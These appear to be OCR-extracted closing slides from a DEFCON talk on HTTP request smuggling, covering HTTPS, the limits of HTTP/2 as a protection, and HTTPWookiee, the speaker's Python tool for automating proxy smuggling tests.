
- => HTTPS is great
- => Full-chain in HTTPS is certainly preventing bad routing of messages

Is HTTP/2 a protection?

- Smuggling is **certainly harder** on HTTP/2 but:
  - HTTP/1.1 is still there, inside, HTTP/2 is a new transport layer
  - An HTTP/2 server will always accept an HTTP/1.1 conversation
  - Are you sure your HTTP/2 server is not also accepting HTTP 0.9?
  - The devil is not on the protocol, it's on the implementations (same thing for HTTP/1.1)

HTTPWookiee : The tool

- I do not have much time
- I cannot remember all tests
- I cannot test all HTTP agents
- Testing Transmission of message by Proxies means controlling the client and the backend



- So I automated some of theses tests in a python tool
- I will release theses tests in a GPL free software tool, on Github, but my priority is security enforcement, not breaking stuff, so you may not have the tests available.

Q&A

- Thanks to all people helping me for this presentation:
  - DEFCON team
  - Colleagues
  - ...